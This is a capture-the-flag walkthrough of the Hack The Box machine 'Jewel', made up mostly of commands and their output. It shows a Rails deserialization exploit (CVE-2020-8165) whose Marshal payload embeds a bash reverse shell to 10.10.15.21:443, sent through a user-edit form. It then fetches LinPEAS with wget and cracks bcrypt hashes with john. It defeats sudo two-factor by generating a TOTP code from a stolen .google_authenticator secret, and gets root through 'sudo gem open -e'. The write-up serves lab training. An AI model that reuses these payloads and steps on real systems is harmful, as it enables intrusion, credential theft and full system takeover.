


```
sudo nmap -sV -sC -Pn --source-port 443 -vvv jewel.htb
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63    OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 fd:80:8b:0c:73:93:d6:30:dc:ec:83:55:7c:9f:5d:12 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDAQK1T+N61bTR89bPSsTtguCPwCtg5IAemU5F9V06hSw8hnLRQ+3Bx6Cjci6MFx9RAM0S4xVtsmqtdvmjrtQ5hYu0YXLafsv6QU+6LJ+
VImDSXiunRdpck3Z6f8sIE00tiCJZ9HD1AzE62noLJPe20btU/0f627MiAksFh6+oBL/ZoWnveQWY7TLgFf19IHV4Q90PUlqeokiWiTazbvj5jC8vWcnl+DpN3xTuiTV8b+xUyXnFy0/M
BaKhRGbBcbBw0sFVPc8NFyuyardVWEbLS+p6B1QG6C62/o2Ft8x9lk1cYEDaFH+IfIUGhHykFQlA8+Y4qee8+0tRkrfwkVyx0r
|_   256 61:99:05:76:54:07:92:ef:ee:34:cf:b7:3e:8a:05:c6 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBgCpUS3ovp4tAKRfsFll+x5W6F28nQMhBrx06jDhK35Z10da2PX2vayL0niUTEsnb0t
L/4phtNdI+QOKLPX+sg=
|_   256 7c:6d:39:ca:e7:e8:9c:53:65:f7:e2:7e:c7:17:2d:c3 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA9poXYE6YrgNaTFpdzYtMPUeSwB416uWFLSrT55iww0
8080/tcp  open  http      syn-ack ttl 63    Apache httpd 2.4.38
|_ http-generator: gitweb/2.20.1 git/2.20.1
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: jewel.htb Git
|_ Requested resource was http://jewel.htb:8080/gitweb/
8080/tcp  open  http      syn-ack ttl 63    nginx 1.14.2 (Phusion Passenger 6.0.6)
|_ http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9880998ECF8427E
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: nginx/1.14.2 + Phusion Passenger 6.0.6
|_ http-title: BLOG!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
http://jewel.htb:8080/
```



```
http://jewel.htb:8000/gitweb/
```



```
http://jewel.htb:8000/gitweb/?p=.git;a=summary
```



summary | [shortlog](#) | [log](#) | [commit](#) | [commitdiff](#) | [tree](#)

description BLOG!

last change Thu, 17 Sep 2020 16:18:26 +0000 (17:18 +0100)


#### shortlog

2020-09-17 bill Initial commit [master](#) [commit](#) | [commitdiff](#) | [tree](#) [snapshot](#)

#### heads

4 months ago [master](#) [shortlog](#) | [log](#) | [tree](#)

BLOG!



tar xvzf git-5d6f436.tar.gz

```
[headcrusher@T0rmentor] - [~/Downloads]
$ tar xvzf git-5d6f436.tar.gz
.git-5d6f436/
.git-5d6f436/Gemfile
.git-5d6f436/Gemfile.lock
.git-5d6f436/README.md
.git-5d6f436/Rakefile
.git-5d6f436/app/
.git-5d6f436/app/assets/
.git-5d6f436/app/assets/config/
.git-5d6f436/app/assets/config/manifest.js
.git-5d6f436/app/assets/images/
.git-5d6f436/app/assets/images/.keep
.git-5d6f436/app/assets/images/about.jpg
.git-5d6f436/app/assets/images/bg_1.jpg
.git-5d6f436/app/assets/images/image_1.jpg
.git-5d6f436/app/assets/images/image_2.jpg
.git-5d6f436/app/assets/images/image_3.jpg
.git-5d6f436/app/assets/images/image_4.jpg
.git-5d6f436/app/assets/images/image_5.jpg
.git-5d6f436/app/assets/images/image_6.jpg
.git-5d6f436/app/assets/images/image_7.jpg
.git-5d6f436/app/assets/images/image_8.jpg
.git-5d6f436/app/assets/images/image_9.jpg
.git-5d6f436/app/assets/images/loc.png
.git-5d6f436/app/assets/images/person_1.jpg
.git-5d6f436/app/assets/images/person_2.jpg
.git-5d6f436/app/assets/images/person_3.jpg
.git-5d6f436/app/assets/images/person_4.jpg
.git-5d6f436/app/assets/images/person_5.jpg
```

```
[headcrusher@T0rmentor] - [~/Downloads/.git-5d6f436]
$ ls
app      bin      config.ru  Gemfile    lib  package.json  Rakefile  storage  tmp
bd.sql   config  db         Gemfile.lock log  public        README.md  test     vendor
```

cat config.ru

```
$ cat config.ru
# This file is used by Rack-based servers to start the application.

require_relative 'config/environment'

run Rails.application
```

cat Gemfile

```
$ cat Gemfile
source 'https://rubygems.org'
git_source(:github) { |repo| "https://github.com/#{repo}.git" }

ruby '2.5.5'

# Bundle edge Rails instead: gem 'rails', github: 'rails/rails'
gem 'rails', '= 5.2.2.1'
```

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-8165>

<https://github.com/masahiro331/CVE-2020-8165>

<https://groups.google.com/g/ruby-security-ann/c/OEWeyjD7NHY?pli=1>

rg -i "raw: true" 2>/dev/null

```
$ rg -i "raw: true" 2>/dev/null
app/controllers/users_controller.rb
37:     @current_username = cache.fetch("username_#{session[:user_id]}", raw: true) {user_params[:username]}

app/controllers/application_controller.rb
32:     @current_username = cache.fetch("username_#{session[:user_id]}", raw: true) do
```

cat app/controllers/application\_controller.rb

```
if session[:user_id]
  cache = ActiveSupport::Cache::RedisCacheStore.new(url: "redis://127.0.0.1:6379/0")
  @current_username = cache.fetch("username_#{session[:user_id]}", raw: true) do
    @current_user = current_user
    @current_username = @current_user.username
  end
else
  @current_username = "guest"
end
return @current_username
end
```

cat app/controllers/users\_controller.rb

```

def update
  @user = User.find(params[:id])
  if @user && @user == current_user
    cache = ActiveSupport::Cache::RedisCacheStore.new(url: "redis://127.0.0.1:6379/0")
    cache.delete("username_#{session[:user_id]}")
    @current_username = cache.fetch("username_#{session[:user_id]}", raw: true) {user_params[:username]}
    if @user.update(user_params)
      flash[:success] = "Your account was updated successfully"
      redirect_to articles_path
    else
      cache.delete("username_#{session[:user_id]}")
      render 'edit'
    end
  else
    flash[:danger] = "Not authorized"
    redirect_to articles_path
  end
end

private
def user_params
  params.require(:user).permit(:username, :email, :password)
end

```

<http://jewel.htb:8080/signup>



## Signup

Username

Email

Password

[Create User](#)



rails new exploit

cd exploit/

rails console

`"/bin/bash -c "bash -i >& /dev/tcp/10.10.15.21/443 0>&1""`

```

$ rails console
Loading development environment (Rails 6.1.2.1)
irb(main):001:0> code = `"/bin/bash -c "bash -i >& /dev/tcp/10.10.15.21/443 0>&1""`

```

`erb.instance_variable_set :@filename, "1"`

erb.instance\_variable\_set :@lineno, 1

payload=Marshal.dump(ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new  
erb, :result)

```
irb(main):011:0> payload=Marshal.dump(ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new erb, :result)
=> "\x04\b0:@ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy\t:\x0E@instanceo:\bERB\b:\t@srcI\">'/bin/bash -c \"bash -i >& /dev/tc
```

payload

```
irb(main):012:0> payload
=> "\x04\b0:@ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy\t:\x0E@instanceo:\bERB\b:\t@srcI\">'/bin/bash -c \"bash -i >& /dev/tc
0/10.10.15.21/443 0>&1\""\x06:\x06ET:\x0E@filenameI\""\x061\x06;\tT:\f@lineno1\x06:\f@method:\vresult:\t@varI\""\f@result\x06;\tT:\x10@deprecato
Iu:\x1FActiveSupport::Deprecation\x00\x06;\tT"
```

puts URI.encode\_www\_form(payload: payload)


```
irb(main):013:0> puts URI.encode_www_form(payload: payload)
payload=%04%08%3A%40ActiveSupport%3A%3ADeprecation%3A%3ADeprecatedInstanceVariableProxy%09%3A%0E%40instanceo%3A%08ERB%08%3A%09%40srcI%22%3E%6
0%2Fbin%2Fbash+-+c+%22bash+-+i+%3E%26+%2Fdev%2Ftcp%2F10.10.15.21%2F443+0%3E%261%22%60%06%3A%06ET%3A%0E%40filenameI%22%061%06%3B%09T%3A%0C%40line
noi%06%3A%0C%40method%3A%0Bresult%3A%09%40varI%22%0C%40result%06%3B%09T%3A%10%40deprecatorIu%3A%1FActiveSupport%3A%3ADeprecation%00%06%3B%09T
=> nil
```

sudo nc -nlvp 443

```
[headcrusher@T0rmentor]--[~/Downloads/.git-5d6f436]
$ sudo nc -nlvp 443
[sudo] password for headcrusher:
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
```

<http://jewel.htb:8080/users/22/edit>

Update User



Username

test

Email

teste@email.com

Update User

Edit user field

```

1 POST /users/22 HTTP/1.1
2 Host: jewel.htb:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://jewel.htb:8080/users/22/edit
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 187
10 Origin: http://jewel.htb:8080
11 DNT: 1
12 Connection: close
13 Cookie: _session_id=24c66ed18c6bb9e99484fa1f18c3628c
14 Upgrade-Insecure-Requests: 1
15 Sec-CPG: 1
16
17 utf8=%E2%9C%93&_method=patch&authenticity_token=NvH5fAr6Irhq1i78eriUuUGK8tqdGyJk00MXXNt1PS68jc0uA8IQpMpL6mZR1VmJPs71%2B4ZH98kkBHa%2B2f6RTQ%3D%3D&user%5Busername%5D=%04%08o%3A%40ActiveSupport%3A%3ADeprecation%3A%3ADeprecatedInstanceVariableProxy%09%3A%0E%40instanceo%3A%08ERB%08%3A%09%40srcI%22%3E%60%2Fbin%2Fbash+-c+%22bash+-i+%3E%26+%2Fdev%2Ftcp%2F10.10.15.21%2F443+0%3E%261%22%60%06%3A%06ET%3A%0E%40filenameI%22%061%06%3B%09T%3A%0C%40linenoi%06%3A%0C%40method%3A%0Bresult%3A%09%40varI%22%0C%40result%06%3B%09T%3A%10%40deprecatorIu%3A%1FActiveSupport%3A%3ADeprecation%00%06%3B%09T&commit=Update+User

```

utf8=%E2%9C%93&\_method=patch&authenticity\_token=NvH5fAr6Irhq1i78eriUuUGK8tqdGyJk00MXXNt1PS68jc0uA8IQpMpL6mZR1VmJPs71%2B4ZH98kkBHa%2B2f6RTQ%3D%3D&user%5Busername%5D=%04%08o%3A%40ActiveSupport%3A%3ADeprecation%3A%3ADeprecatedInstanceVariableProxy%09%3A%0E%40instanceo%3A%08ERB%08%3A%09%40srcI%22%3E%60%2Fbin%2Fbash+-c+%22bash+-i+%3E%26+%2Fdev%2Ftcp%2F10.10.15.21%2F443+0%3E%261%22%60%06%3A%06ET%3A%0E%40filenameI%22%061%06%3B%09T%3A%0C%40linenoi%06%3A%0C%40method%3A%0Bresult%3A%09%40varI%22%0C%40result%06%3B%09T%3A%10%40deprecatorIu%3A%1FActiveSupport%3A%3ADeprecation%00%06%3B%09T&commit=Update+User


```

1 utf8=%E2%9C%93&_method=patch&authenticity_token=NvH5fAr6Irhq1i78eriUuUGK8tqdGyJk00MXXNt1PS68jc0uA8IQpMpL6mZR1VmJPs71%2B4ZH98kkBHa%2B2f6RTQ%3D%3D&user%5Busername%5D=%04%08o%3A%40ActiveSupport%3A%3ADeprecation%3A%3ADeprecatedInstanceVariableProxy%09%3A%0E%40instanceo%3A%08ERB%08%3A%09%40srcI%22%3E%60%2Fbin%2Fbash+-c+%22bash+-i+%3E%26+%2Fdev%2Ftcp%2F10.10.15.21%2F443+0%3E%261%22%60%06%3A%06ET%3A%0E%40filenameI%22%061%06%3B%09T%3A%0C%40linenoi%06%3A%0C%40method%3A%0Bresult%3A%09%40varI%22%0C%40result%06%3B%09T%3A%10%40deprecatorIu%3A%1FActiveSupport%3A%3ADeprecation%00%06%3B%09T&commit=Update+User

```

Forward and intercept off

F5



```

$ sudo nc -nlvp 443
[sudo] password for headcrusher:
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.211.
Ncat: Connection from 10.10.10.211:45636.
bash: cannot set terminal process group (825): Inappropriate ioctl for device
bash: no job control in this shell
bill@jewel:~/blog$ uname -a
uname -a
Linux jewel.htb 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64 GNU/Linux

```

```
python3 -m http.server
```

```
$python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
cd /tmp
```

```
wget http://10.10.15.21:8000/LinPeas.sh
```

```
chmod +x LinPeas.sh
```

```
./LinPeas.sh
```

```
[+] Searching specific hashes inside files - less false positives (limit 70)  
/var/backups/dump_2020-08-27.sql:$2a$12$sZac9R2VSQYj0cBTTUYy6.Zd.5I020nmkKnD3zA6MqMrzLKz0jeD0  
/home/bill/blog/bd.sql:$2a$12$suhUssB8.HFpT4XpbhclQU.0izufehl9qqKtmdxTXetojn2FcNncJW
```

```
jennifer:$2a$12$sZac9R2VSQYj0cBTTUYy6.Zd.5I020nmkKnD3zA6MqMrzLKz0jeD0
```

```
bill:$2a$12$QqfetsTSBVxMXpnTR.JfUeJXcJRHv5D5HImL0EHI7OzVomCrqlRxW
```

```
GNU nano 5.4 hash *  
$2a$12$sZac9R2VSQYj0cBTTUYy6.Zd.5I020nmkKnD3zA6MqMrzLKz0jeD0  
$2a$12$QqfetsTSBVxMXpnTR.JfUeJXcJRHv5D5HImL0EHI7OzVomCrqlRxW
```

```
john hash --wordlist:/usr/share/wordlists/rockyou.txt
```

```
[headcrusher@T0rmentor]~  
$john hash --wordlist:/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])  
Cost 1 (iteration count) is 4096 for all loaded hashes  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
spongebob (?)
```

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
sudo -l
```

```
spongebob
```



```
bill@jewel:/tmp$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
bill@jewel:/tmp$ sudo -l
sudo -l
[sudo] password for bill: spongebob
Verification code: █
```

ls -lha (bill's home)

```
-r----- 1 bill bill 56 Aug 28 07:00 .google_authenticator
```

cat .google\_authenticator

```
bill@jewel:~$ cat .google_authenticator
cat .google_authenticator
2UQI3R52WFCLE6JTLDCSJYMJH4
" WINDOW_SIZE 17
" TOTP_AUTH
```

timedatectl

```
bill@jewel:~$ timedatectl
timedatectl
          Local time: Tue 2021-02-16 01:49:41 GMT
          Universal time: Tue 2021-02-16 01:49:41 UTC
              RTC time: Tue 2021-02-16 01:49:41
          Time zone: Europe/London (GMT, +0000)
System clock synchronized: no
              NTP service: active
          RTC in local TZ: no
```

sudo timedatectl set-timezone Europe/London

```
[headcrusher@T0rmentor]~$ sudo timedatectl set-timezone Europe/London
```

date

```
bill@jewel:~$ date
date
Tue 16 Feb 01:57:04 GMT 2021
```

sudo date -s 01:57:00

```
[headcrusher@T0rmentor]~  
$ sudo date -s 01:57:00  
Tue 16 Feb 2021 01:57:00 AM GMT
```

oathtool -b --totp '2UQI3R52WFCLE6JTLDCSJYMJH4'

```
[headcrusher@T0rmentor]~  
$ oathtool -b --totp '2UQI3R52WFCLE6JTLDCSJYMJH4'  
424095
```

sudo -l

```
bill@jewel:~$ sudo -l  
sudo -l  
[sudo] password for bill: spongebob  
Verification code: 424095  
  
Matching Defaults entries for bill on jewel:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,  
    insults  
  
User bill may run the following commands on jewel:  
    (ALL : ALL) /usr/bin/gem
```

<https://gtfobins.github.io/gtfobins/gem/>

sudo gem open -e "/bin/sh -c /bin/sh" rdoc

```
bill@jewel:~$ sudo gem open -e "/bin/sh -c /bin/sh" rdoc  
sudo gem open -e "/bin/sh -c /bin/sh" rdoc
```

su

```
# su  
su  
root@jewel:/usr/lib/ruby/gems/2.5.0/gems/rdoc-6.0.1# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@jewel:/usr/lib/ruby/gems/2.5.0/gems/rdoc-6.0.1# uname -a  
uname -a  
Linux jewel.htb 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64 GNU/Linux
```

